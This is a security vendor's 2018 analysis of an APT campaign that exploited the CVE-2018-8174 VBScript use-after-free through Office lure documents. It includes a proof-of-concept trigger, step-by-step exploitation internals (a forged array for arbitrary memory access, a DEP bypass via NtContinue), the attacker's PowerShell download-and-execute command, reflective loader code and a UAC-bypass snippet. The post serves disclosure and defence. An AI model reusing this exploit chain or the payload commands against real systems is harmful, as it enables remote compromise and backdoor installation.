

Analysis of CVE-2018-8174 VBScript 0day and APT actor related to Office targeted attack | 360 Total Security Blog

Published: 2018-05-25 · Archived: 2026-04-05 13:11:09 UTC

[Learn more about 360 Total Security.](#)

I Overview

Recently, the Advanced Threat Response Team of 360 Core Security Division detected an APT attack exploiting a 0-day vulnerability and captured the world's first malicious sample that uses a browser 0-day vulnerability. We code named the vulnerability as "double kill" exploit. This vulnerability affects the latest version of Internet Explorer and applications that use the IE kernel. When users browse the web or open Office documents, they are likely to be potential targets. Eventually the hackers will implant backdoor Trojan to completely control the computer. In response, we shared with Microsoft the relevant details of the 0day vulnerability in a timely manner. This APT attack was analyzed and attributed upon the detection and we now confirmed its association with the APT-C-06 Group.

On April 18, 2018, as soon as 360 Core Security detected the malicious activity, we contacted Microsoft without any delay and submitted relevant details to Microsoft. Microsoft confirmed this vulnerability on the morning of April 20th and released an official security patch on May 8th. Microsoft has fixed the vulnerability and named it CVE-2018-8174. After the vulnerability was properly resolved, we published this report on May 9th, along with further technical disclosure of the attack and the 0day.


II Affection in China

According to the sample data analysis, the attack affected regions in China are mainly distributed in provinces that actively involved in foreign trade activities. Victims include trade agencies and related organizations.

III Attack Procedure Analysis

The lure documents captured in this attack are in *Yiddish*^[1] The attackers exploit office with OLE autolink objects (CVE-2017-0199) to embed the documents onto malicious websites. All the exploits and malicious payload were uploaded through remote servers.

[1]The language is automatically identified by Google Translate



Notification in the pop-up window:

Links to this document may reference other files. Do you want to update this document with the data in the linked file?

Once victims opened the lure document, Word will firstly visit a remote website of IE vbscript 0day (CVE-2018-8174) to trigger the exploit. Afterwards, Shellcode will be running to send several requests to get payload from remote servers. The payload will then be decrypted for further attack.




Time	A	Source	Destination	Protocol	Length	Info
112	40.896634	172.16.1.114	[REDACTED]	.242 HTTP	386	GET /s2/search.php?who=7 HTTP/1.1
117	41.121688	78.128.92.242	[REDACTED]	114 HTTP	2215	HTTP/1.1 200 OK (text/html)
121	45.427893	172.16.1.114	[REDACTED]	.242 HTTP	445	GET /s2/search.php?var=0000&name=totoro&n=9270146o=3 HTTP/1.1
224	46.354454	78.128.92.242	[REDACTED]	114 HTTP	2706	HTTP/1.1 200 OK (application/octet-stream)
235	47.398093	172.16.1.114	[REDACTED]	.242 HTTP	1234	POST /s7/config.php?inst=1784&name=totoro-16 HTTP/1.1
1658	75.878385	172.16.1.114	[REDACTED]	.242 HTTP	186	GET /s7/config.php?name=totoro-16&inst=RM HTTP/1.1
1771	77.480349	78.128.92.242	[REDACTED]	114 HTTP	5236	HTTP/1.1 200 OK (image/gif)

While the payload is running, Word will release three DLL backdoors locally. The backdoors will be installed and executed through PowerShell and rundll32. UAC bypass was used in this process, as well as file steganography and memory reflection uploading, in order to bypass traffic detection and to complete loading without any files.



The main process of the attack is shown in the following figure:



IV IE VBScript 0day (CVE-2018-8174)

1. Timeline

Time (Beijing Time)	Progress
2018.04.18	The Advanced Threat Response Team of 360 Core Security Division detected the high-risk vulnerabilities
2018.04.19	The Advanced Threat Response Team of 360 Core Security Division submitted the detailed info to Microsoft
2018.04.20 Morning	Microsoft confirmed the vulnerabilities
2018.05.09 Midnight	Microsoft released new patch to resolve the vulnerability and acknowledges to 360
2018.05.09	The Advanced Threat Response Team of 360 Core Security Division published detailed technical report to reveal the exploit



On April 18, 2018, Advanced Threat Response Team of 360 Core Security Division detected a high-risk 0day vulnerabilities. The vulnerability affects the latest version of Internet Explorer and applications that use the IE kernel and has been found to be used for targeted APT attacks. On the same day, 360 immediately communicated with Microsoft and submitted details of the vulnerability to Microsoft. Microsoft confirmed this vulnerability on the morning of April 20th and released an official security patch on May 8th. The 0day vulnerability was fixed and it was named CVE-2018-8174.

CVE-2018-8174 is a remote code execution vulnerability of Windows VBScript engine. Attackers can embed malicious VBScript to Office document or website and then obtain the credential of the current user, whenever the user clicks, to execute arbitrary code.

2. Vulnerability Principles

Through the statistical analysis of the vulnerability samples, we found out that obfuscation was used massively. Therefore, we filtered out all the duplicated obfuscation and renamed all the identifiers.

Seeing from the POC created by using the exploit samples we captured, the principles of the exploit is obvious. The POC samples are as below:



```
3 <script language="VBScript">
4
5
6 dim b
7 dim c
8
9 Class cla1
10 Private Sub Class_Terminate
11 set c = b
12 b = 0
13 End Sub
14
15 Function test
16 msgbox 3
17 End Function
18
19 End Class
20
21
22 set b = new cla1
23 b = 0
24
25 c.test
26
27 </script>
```

Detailed procedures:

- 1) First create a cla1 instance assigned to b, and then assign value 0 to b, because at this point b's referenced count is 1, causing cla1's Class_Terminate function to be called.
- 2) In the Class_Terminate function, again assign b to c and assign 0 to b to balance the reference count.
- 3) After the Class_Terminate return, the memory pointed to by the b object will be released, so that a pointer to the memory data of the released object b is obtained.
- 4) If you use another object to occupy the freed memory, it will lead to the typical UAF or Type Confusion problem

3. Exploitation

The 0-day exploit exploits UAF multiple times to accomplish type confusion. It fakes and overrides the array object to perform arbitrary address reading and writing. In the end, it releases code to execute after constructing an object. Code execution does not use the traditional ROP or GodMod, but through the script layout Shellcode to stabilize the use.

Fake array to perform arbitrary address reading and writing

Mem members of 2 classes created by UAF are offset by 0x0c bytes, and an array of 0x7ffffff size is forged by reading and writing operation to the two mem members.

```
lIlIil=Unescape ("%u0001%u0880%u0001%u0000%u0000%u0000%u0000%u0000" &
"%uffff%u7fff%u0000%u0000")
```




```
typedef struct tagSAFEARRAY {
USHORT cDims; // cDims = 0001
USHORT fFeatures; fFeatures =0x0880
ULONG cbElements; // the byte occupied by one element (1 byte)
ULONG cLocks;
PVOID pvData; // Buffer of data starts from 0x0
SAFEARRAYBOUND rgsabound[1];
} SAFEARRAY, *LPSAFEARRAY;

typedef struct tagSAFEARRAYBOUND {
ULONG cElements; // the number of elements (0x7ffffff, user space)
LONG lLbound; // the initial value of the index (starting from 0)
} SAFEARRAYBOUND, *LPSAFEARRAYBOUND;
```

A forged array composes of a one-dimensional array, the number of elements is 7ffffff, each element occupies 1 byte, and the element memory address is 0. So the accessible memory space for the array is from 0x00000000 to 0x7ffffff*1. Therefore, the array can be read and written at any address. But the storage type of lIlIil is string, so only by modifying the data type to 0x200C, i.e. VT_VARIANT|VT_ARRAY(array type), attackers can achieve their purpose.

Read the storage data of the specified parameter

```
Function GetAddrValue 'len get addr
GetAddrValue=LenB (mem (ggggg+8) )
End Function
```



In the malicious code, the above function is mainly used to read the data of the memory address specified by the parameter. The idea is to obtain the specified memory read capability via the characteristics of the first 4 bytes of

the string address (namely, the content of the bstr, type, size field) returned by the lenb (bstr xx) in the vb (the data type in the VBS is bstr).

This is shown in the above code. If the input argument is addr(0x11223344), first add 4 to the value to get 0x11223348, and then set the variant type to 8 (string type). Next, call len function: if found to be BSTR type, vbscript will assume that the forward 4 bytes (0x11223344) is the address memory to store the length. So the len function will be executed and the value of the specified memory address will be returned.

Obtain Key DLL Base Address

1.The attacker leaks the virtual function table address of the CScriptEntryPoint object in the following way, which belongs to Vbscript.dll.

```
Function llllll
  On Error Resume Next
  Dim llllll
  llllll=Null_Func
  llllll=null
  SetMemValue llllll
  llllll=GetMemValue ()
```

2.Obtain the vbscript.dll base address in the following way



```
Function llllll(llllll)
  Dim llllll
  llllll=llllll And &hffff0000
  Do While GetUInt32(llllll+(&h748+4239-&H176f))<>544106784 Or GetUInt32(llllll+(&ha2a+7373-&H268b))<>542330692 '68 6c
    llllll=llllll-65536
  Loop
  llllll=llllll
End Function
```

3.Because vbscript.dll imported msvcrt.dll, the msvcrt.dll base address was obtained by traversing the vbscript.dll import table, msvcrt.dll introduces kernelbase.dll, ntdll.dll, and finally the NtContinue, VirtualProtect function address was obtained.



```
lllllll=lllllll ()
lllllll=lllllll (GetUInt32 (lllllll))
lllllll=GetDllBase (lllllll, "msvcrt.dll")
lllllll=GetDllBase (lllllll, "kernelbase.dll")
lllllll=GetDllBase (lllllll, "ntdll.dll")
VirtualProtect=GetFuncAddress (lllllll, "VirtualProtect")
NtContinue=GetFuncAddress (lllllll, "NtContinue")
```

Bypass DEP to execute shellcode


1. Use arbitrary reading and writing technique to modify the VAR type type to 0x4d, and then assign it with a value of 0 to make the virtual machine perform VAR:: Clear function.

2. Control with caution and let the code Execute function ntdll!ZwContinue. The first parameter CONTEXT structure was also constructed by the attacker.



```
0:005> dd 03497584
03497584 0000004d 6bfa0001 034a4fcc 6bfa0001
03497594 00000000 20459d9b 88000000 00000000
```

```
.text:6BFA17F0 ; __int32 __thiscall VAR::Clear(VARIANTARG *pvarg)
.text:6BFA17F0 public: long __thiscall VAR::Clear(void) proc near
.text:6BFA17F0 ; CODE XREF: GcContext::FreeToMark(long)
.text:6BFA17F0 ; CScriptRuntime::RunNoEH(VAR *)-8E1↓p
.text:6BFA17F0 ; CScriptRuntime::RunNoEH(VAR *)-6A2↓p
.text:6BFA17F0 ; CScriptRuntime::RunNoEH(VAR *)-569↓p
.text:6BFA17F0 ; AssignVar(CSession *,VAR *,VAR *,ulong)
.text:6BFA17F0 ; CScriptRuntime::SetVar(ushort const *,
.text:6BFA17F0 ; AssignVar(CSession *,VAR *,VAR *,ulong)
.text:6BFA17F0 ; NameList::~NameList(void)+F↓p ...
.text:6BFA17F0 ; FUNCTION CHUNK AT .text:6BFA4263 SIZE 0000000D BYTES
.text:6BFA17F0 ; FUNCTION CHUNK AT .text:6BFB089C SIZE 00000016 BYTES
.text:6BFA17F0 ; FUNCTION CHUNK AT .text:6BFB205C SIZE 0000000E BYTES
.text:6BFA17F0 ; FUNCTION CHUNK AT .text:6BFB20C3 SIZE 00000031 BYTES
.text:6BFA17F0 ; FUNCTION CHUNK AT .text:6BFB8B62 SIZE 0000000B BYTES
.text:6BFA17F0 ; FUNCTION CHUNK AT .text:6BFC9501 SIZE 00000017 BYTES
.text:6BFA17F0
.text:6BFA17F0 mov     edi, edi
.text:6BFA17F2 push   esi
.text:6BFA17F3 mov     esi, ecx
.text:6BFA17F5 movzx  ecx, word ptr [esi]
.text:6BFA17F8 movzx  eax, cx
.text:6BFA17FB push   edi
.text:6BFA17FC xor     edi, edi
.text:6BFA17FE sub     eax, 49h
.text:6BFA1801 jz     loc_6BFB8B62
.text:6BFA1807 sub     eax, 3
.text:6BFA180A jz     loc_6BFA4A63
.text:6BFA1810 dec     eax
.text:6BFA1811 jz     loc_6BFB089C
.text:6BFA1817 dec     eax
.text:6BFA1818 jz     loc_6BFB205C
.text:6BFA181E dec     eax
```



now, esi pointed to the VAR structure, the first value is 0x4d

jz loc_6BFB089C

0x4d - 0x49 - 0x3 - 0x1 = 0
jmp to 0x6bfb089c

3. Control the code with caution to execute ntdll! ZwContinue function. The first parameter CONTEXT structure is also carefully constructed by the attacker.



```

text:6BFB089C loc_6BFB089C: mov     eax, [esi+8]
text:6BFB089C test    eax, eax
text:6BFB089F jz      loc_6BFA1843
text:6BFB08A1 jmp     from VAR::Clear+0x21
text:6BFB08A7 mov     ecx, [eax]
text:6BFB08A9 push   eax
text:6BFB08AA call   dword ptr [ecx+8]
text:6BFB08AD jmp     loc_6BFA1843
    
```

loc_6BFB089C:
eax, [esi+8]
; CODE XREF: VAR::Clear(void)+21↑j

jmp from
ecx, [eax]

VAR::Clear+0x21
push eax
call dword ptr [ecx+8]
jmp loc_6BFA1843

```

0:005> dd 03497584 L0x10
03497584 0000004d 6bfa0001 034a4fcc 6bfa0001
03497594 00000000 20459d9b 88000000 00000000
034975a4 00650000 0070006c 00330000 00750025
034975b4 00300000 00650000 00000000 20459d90
0:005> dd 034a4fcc L0x10
034a4fcc 02be1023 00410041 00410041 00410041
034a4fdc 00410041 00410041 00410041 00410041
034a4fec 00410041 00410041 00410041 00410041
034a4ffc 00410041 00410041 00410041 00410041
0:005> dd 02be1023 L0x10
02be1023 779349b0 779349b0 779349b0 779349b0
02be1033 41414100 41414141 41414141 41414141
02be1043 41414141 41414141 41414141 41414141
02be1053 41414141 41414141 41414141 41414141
0:005> ln 779349b0
(779349b0) ntdll!ZwContinue |
Exact matches:
ntdll!NtContinue = <no type information>
ntdll!ZwContinue = <no type information>
    
```

esi is 0x3497584

eax is 0x34a4fcc, which is the initial address of the CONTEXT structure, as the first parameter of the ZwContinue function

ecx is 0x2be1023, [ecx+8] is 0x7794349b0, which is the address of ZwContinue function

4.The first parameter of ZwContinue is a pointer to the CONTEXT structure. The CONTEXT structure is shown in the following figure, and the offset of EIP and ESP in CONTEXT can be calculated

5.The values of the Eip and Esp in the actual runtime CONTEXT and the attacker’s intention are shown in the figure below.



```

0:005> dd 034a4fcc+0x2e*4
034a5084 75ace4f6 0000001b 00000000 02be1000
034a5094 00000023 43434343 43434343 43434343
034a50a4 43434343 43434343 43434343 43434343
034a50b4 43434343 43434343 43434343 43434343
034a50c4 43434343 43434343 43434343 43434343
034a50d4 43434343 43434343 43434343 43434343
034a50e4 43434343 43434343 43434343 43434343
034a50f4 43434343 43434343 43434343 43434343
0:005> ln 75ace4f6
(75ace4f6) KERNELBASE!VirtualProtect | (75ace517) KERNELBASE!VirtualProtectEx
Exact matches:
KERNELBASE!VirtualProtect <no type information>
0:005> dd 02be1000
02be1000 0363002c 0363002c 00003000 00000040
02be1010 0363002c 42424242 42424242 42424242
02be1020 b0000000 b0779349 b0779349 b0779349
02be1030 00779349 41414141 41414141 41414141
02be1040 41414141 41414141 41414141 41414141
02be1050 41414141 41414141 41414141 41414141
02be1060 41414141 41414141 41414141 41414141
02be1070 41414141 41414141 41414141 41414141

02be1070 41414141 41414141 41414141 41414141
0:005> u 0363002c
0363002c 90 nop
0363002d 55 push ebp
0363002e 8bec mov ebp,esp
03630030 81ec58060000 sub esp,658h
03630036 53 push ebx
03630037 56 push esi
03630038 57 push edi
03630039 6830f349e4 push 0E449F330h
    
```

the Eip of the CONTEXT structure is the address of VirtualProtect function, the Esp points to special data, which has been controlled by the attacker

initial address of the shellcode

the attacker sets the Eip of the CONTEXT structure as the initial address of VirtualProtect function, so executing the ZwContinue function will call VirtualProtect function.

when VirtualProtect is called, the return address and the first parameter of VirtualProtect on the stack point to the initial address of the shellcode, so VirtualProtect will change the memory attributes of shellcode, when VirtualProtect returns, the shellcode will be executed.

V Powershell Payload

After the bait DOC file is executed, it will start to execute the Powershell command to the next step payload.



```

WINWORD.EXE (1272)
"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /n "C:\Users\Administrator\AppData\Local\Temp\S\iYeRGSd\h\8ddad351dd16e424f3989c53c898
1.rtf"
powershell.exe (3054)
powershell -noProfile -nologo -ex BYPass -windowStyle hidden $url="https://[redacted].com/s7/config.php?name=totoro-1&inst=RM"; IEx ([S]t-
nG):j0IH( "",( ("366187h181j121z61x390760113z53R56z52N5+R1210710112z1160111z119K77>99K117K76j121R81-66K99R188-119x+3G118>183x118K750188j55N97-65x4
8j183j84-66>8508R52x81h187j83j184h115R61G39R59>32x36K119099032K61R32>78R101j119>45j79K98R1860181j99z116R32x78-181K116z46z87>181R98z67j188R185K18
1h118h116059z32036-119h99x46z72z181R97>188z1810114x115-91R34685R115R181j11z45065-183>181x118z116634j93-32>61632R34x77R111j1220185049h49-97j47x52
-46048x34K59632636R97j61h36R119R99>46z60x111h119z118>188G111097x108K630116j114x185-118h183048636x1170114h188-41x59K32-185018x128>32-36K97" -spLi
T"x"-spLiT'>"-SpLiT'j"-spLiT'>"-SpLiT'K'>-spLiT'h">-SpLiT'R' -SpLiT 'G'>-spLiT'z'-SpLiT'0' | foRERch( ([int] $_-RS [Char])) ) *
    
```

First of all, Powershell will fuzzy match incoming parameter names, and it is case-insensitive.



Parameters	Initial	Notes
<code>-noProFi</code>	<code>-NoProfile</code>	Without loading Windows PowerShell config files
<code>-NOLO</code>	<code>-NoLogo</code>	Hide copyright logos at startup
<code>-ex BYPass</code>	<code>-ExecutionPolicy bypass</code>	Bypass Powershell's default security policy
<code>-wInDowStYle hiddEN</code>	<code>-WindowStyle</code>	Set the window style to Hidden mode.

Second step, decrypt the obfuscated command.



```
C:\Windows\system32\cmd.exe - powershell
Windows PowerShell
版权所有 (C) Microsoft Corporation。保留所有权利。

PS C:\> [String]::Join(' ', (' 36G107h101j121z61x390760113z53R56z52h54R1210710112z1160111z119K77>99K117K
76j121R81-66K99R100-119x43G118>103x110K750108j55h97-65x48j108j84-66>85086R52x81h107j83j104h115R61G39R5
9>32x36K119G99032K61R32>78R101j119>45j79K98R1060101j99z116R32x78-101K116z46z87>101R98z67j108R105K101h1
10h116059z32G36-119h99x46z72z101R97>100z1010114x115-91R34G85R115R101j114z45065-103>101x110z116G34j93-3
2>61G32R34x77R111j1220105G49h49-97j47x52-46048x34K59G32G36R97j61h36R119R99>46z68x111h119z110>108G11109
7x100K83G116j114x105-110h103040G36x1170114h108-41x59K32-1050101x120>32-36K97' -spLiT'x'-spLiT'>'-Spli
T'j'-spLiT'-spLiT'K'-sPLiT'h'-SPLiT'R'-SpLiT'G'-sPlit'z'-SPliT'O' | foREAch{ ([InT] $_-AS [Char]
))
$key='Lq5846yGptowMcuLyQBcdw+vgnK17aA01TBUV4QkShs='; $wc = New-Object Net.WebClient; $wc.Headers["User
-Agent"] = "Mozilla/4.0"; $a=$wc.DownloadString($url); iex $a
PS C:\>
```

Next, the script uses a special User-Agent access URL page to request the next load and execute.



```
Wireshark · 追踪 HTTP 流 (tcp.stream eq 2) · 369c45b01ef28f8f7019565580607418

GET /s7/config.php?name=totoro-13&inst=RM HTTP/1.1
User-Agent: Mozilla/4.0
Host: [REDACTED].ers.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 18 Apr 2018 07:27:14 GMT
Server: Apache
X-Powered-By: PHP/5.5.38
Content-Length: 199137
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=10
Connection: Keep-Alive
Content-Type: image/gif

$EncodedCompressedFile = '@'
7b0HYBxJliUml23Ke39K9UrX4HShCIBgEyTYkEAQ7MGIzeaS781pRyMpqqy8ymVwZV1mFkDM7Z28995777333n
OJ/ff/z9cZmQ8bPb0StrJniGAqsgfP358Hz8ivvipP+nX+LV/jV/j1/h16P//9//9a/waf9evIc/vqT83Pf8V/
f83+V3+nt/k1/jbfuyf/13/r1/z+T//u76ZF026qquL0luk02y5rNp0kqf1epkWy/Tp16/TRTXLx7/xb5z8bgr:
8d/8S//Lf8/8/+/616//vX+bf37x7/3p/Nl/8e/9EfTzP/h323/vX+LPn/97/vi//Jl/79/en79Ef/
```

The size of the requested payload file is approximately 199K. The code fragment is as follows.

```
#Call the entry point, if this is a DLL the entrypoint is the DllMain function,
if ($PEInfo.FileType -ieq "DLL")
{
    if ($RemoteLoading -eq $false)
    {
        Write-Verbose "Calling dllmain so the DLL knows it has been loaded"
        $DllMainPtr = Add-SignedIntAsUnsigned ($PEInfo.PEHandle) ($PEInfo.IMAGE_
        $DllMainDelegate = Get-DelegateType @([IntPtr], [UInt32], [IntPtr]) ([Bo
        $DllMain = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunc

        $DllMain.Invoke($PEInfo.PEHandle, 1, [IntPtr]::Zero) | Out-Null
    }
    else
    {
        $DllMainPtr = Add-SignedIntAsUnsigned ($EffectivePEHandle) ($PEInfo.IMAG

        if ($PEInfo.PE64Bit -eq $true)
        {
            #Shellcode: CallDllMain.asm
            $CallDllMainSC1 = @(0x53, 0x48, 0x89, 0xe3, 0x66, 0x83, 0xe4, 0x00,
            $CallDllMainSC2 = @(0xba, 0x01, 0x00, 0x00, 0x00, 0x41, 0xb8, 0x00,
            $CallDllMainSC3 = @(0xff, 0xd0, 0x48, 0x89, 0xdc, 0x5b, 0xc3)
        }
        else
        {
            #Shellcode: CallDllMain.asm
            $CallDllMainSC1 = @(0x53, 0x89, 0xe3, 0x83, 0xe4, 0xf0, 0xb9)
            $CallDllMainSC2 = @(0xba, 0x01, 0x00, 0x00, 0x00, 0xb8, 0x00, 0x00,
            $CallDllMainSC3 = @(0xff, 0xd0, 0x89, 0xdc, 0x5b, 0xc3)
        }
        $SCLength = $CallDllMainSC1.Length + $CallDllMainSC2.Length + $CallDllMa
        $SCPSMem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($SCLer
        $SCPSMemOriginal = $SCPSMem
    }
}
```



We found that this code was modified from *invoke-ReflectivePEInjection.ps1*[2]. *buffer_x86* and *buffer_x64* in the code are same function but from different versions of dll files. File export module name: *ReverseMet.dll*.

[2] https://github.com/EmpireProject/Empire/blob/master/data/module_source/code_execution/Invoke-ReflectivePEInjection.ps1

DLL file decrypts ip address, port and sleep time from the configuration. After the decryption algorithm xor 0xA4, and subtracted 0x34, the code is as follows.



```
$EncodedCompressedFile = '@'
7b0HYBxJliUmL23Ke39K9UrX4HShCIBgEyTYkEAQ7MGIzeaS7B1pRyMpqqqBy
'@
$DeflateStream = New-Object IO.Compression.DeflateStream([IO.
$buffer_x86 = New-Object Byte[](40448)
$DeflateStream.Read($buffer_x86, 0, 40448) | Out-Null
$EncodedCompressedFile = '@'
7b0HYBxJliUmL23Ke39K9UrX4HShCIBgEyTYkEAQ7MGIzeaS7B1pRyMpqqqBy
'@
$DeflateStream = New-Object IO.Compression.DeflateStream([IO.
$buffer_x64 = New-Object Byte[](47104)
$DeflateStream.Read($buffer_x64, 0, 47104) | Out-Null

if ([IntPtr]::Size -eq 4) {
    $PEBytes = $buffer_x86
}
else {
    $PEBytes = $buffer_x64
}

#Verify the image is a valid PE file
$e_magic = ($PEBytes[0..1] | % {[Char] $_}) -join ''

if (-not $DoNotZeroMZ) {
    $PEBytes[0] = 0
    $PEBytes[1] = 0
}

$FuncReturnType = 'Void'
$ForceASLR = $false
#$ProcName = 'Explorer'
```

Decryption configuration file from the ip address 185.183.97.28 port 1021 to obtain the next load and execute. After it connects to the tcp port, it will get 4 bytes to apply for a memory. Subsequent acquired writes into the new thread, and execute the acquired shellcode payload.



```
__int64 __fastcall Decrypt_config(__int64 a1, unsigned int a2)
{
    __int64 result; // rax@2
    unsigned int i; // [sp+0h] [bp-18h]@1

    for ( i = 0; ; ++i )
    {
        result = a2;
        if ( i >= a2 )
            break;
        *(_BYTE *)(a1 + (signed int)i) = *(_BYTE *)(a1 + (signed int)i) ^ 0xA4 - 0x34;
    }
    return result;
}
```

Since the port of the sample CC server is closed, we cannot get the next load for analysis.

VI UAC Bypass Payload

In addition to use PowerShell to load the payload, the bait DOC file also runs rundll32.exe to execute another backdoor locally. There are several notable features of the backdoor program it uses: the program uses COM port to copy files, realize UAC bypass and two system DLL hijacks; it also uses the default DLLs of cliconfg.exe and SearchProtocolHost.exe to take advantage of whitelist; finally in the process of component delivery, use file steganography and memory reflection loading method to avoid traffic monitoring and achieve no file landing load.



```

[-] WINWORD.EXE (428)
  "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /n "C:\Users\Administrator\AppData\Local\Temp\M
  powershell.exe (3424)
    powershell -noProfi -NOLo -ex BYPass -wIndowStYle hiddEN "$url='http://[REDACTED].ers.com/s7/conf
    ', ('36G107h101j121z61x390760113z53R56z52h54R1210710112z1160111z119K77>99K117K76j121R81-66K99R100-119x43K
    07j83j104h115R61G39R59>32x36K119G99032K61R32>78R101j119>45j79K98R1060101j99z116R32x78-101K116z46z87>101F
    >100z1010114x115-91R34G85R115R101j114z45065-103>101x110z116G34j93-32>61G32R34x77R111j1220105G49h49-97j4i
    0>108G111097x100K83G116j114x105-110h103040G36x1170114h108-41x59K32-1050101x120>32-36K97' -spLiT'x'-splIT
    LiT 'G'-sPlit'z'-SPliT'0' | foREAch( ([InT] $_-AS [Char])))) "
[-] rundll32.exe (3080)
  "C:\Windows\System32\rundll32.exe" C:\Users\Administrator\AppData\Roaming\RQKFJLKJ.dll,uncompress2
[-] cliconfg.exe (3392)
  "C:\Windows\system32\cliconfg.exe" C:\Windows\system32\cliconfg.exe
  cmd.exe (2976)
    C:\Windows\system32\cmd.exe /c "C:\Users\ADMINI~1\AppData\Local\Temp\M04TH2H0.bat"
  
```

1. Retro backdoor execution

The backdoor program used in this attack is actually the Retro series backdoor known to be used by the APT-C-06 organization. The following is a detailed analysis of the implementation process of the backdoor program.

First execute the DLL disguised as a zlib library function with rundll32 and execute the backdoor installation functions uncompress2 and uncompress3.

It uses a COM port for UAC bypass, copying its own DLL to the System32 path for DLL hijacking, and the hijacked targets are cliconfg.exe and SearchProtocolHost.exe.

```

if ( CoGetObject(L"Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09}", &pBindOptions, &riid, &ppv)
  || CoCreateInstance(&rcIsid, 0, 7u, &riid, &ppv)
  || !ppv
  || (*(int (__stdcall **)(void *, signed int))(*(_DWORD *)ppv + 20))(ppv, 277087764)
  || SHCreateItemFromParsingName(pAppDataPath, 0, &unk_5A4D51FC, &v10)
  || !v10
  || SHCreateItemFromParsingName(pSystemDir, 0, &unk_5A4D51FC, &v0) )
  {
  }
  
```



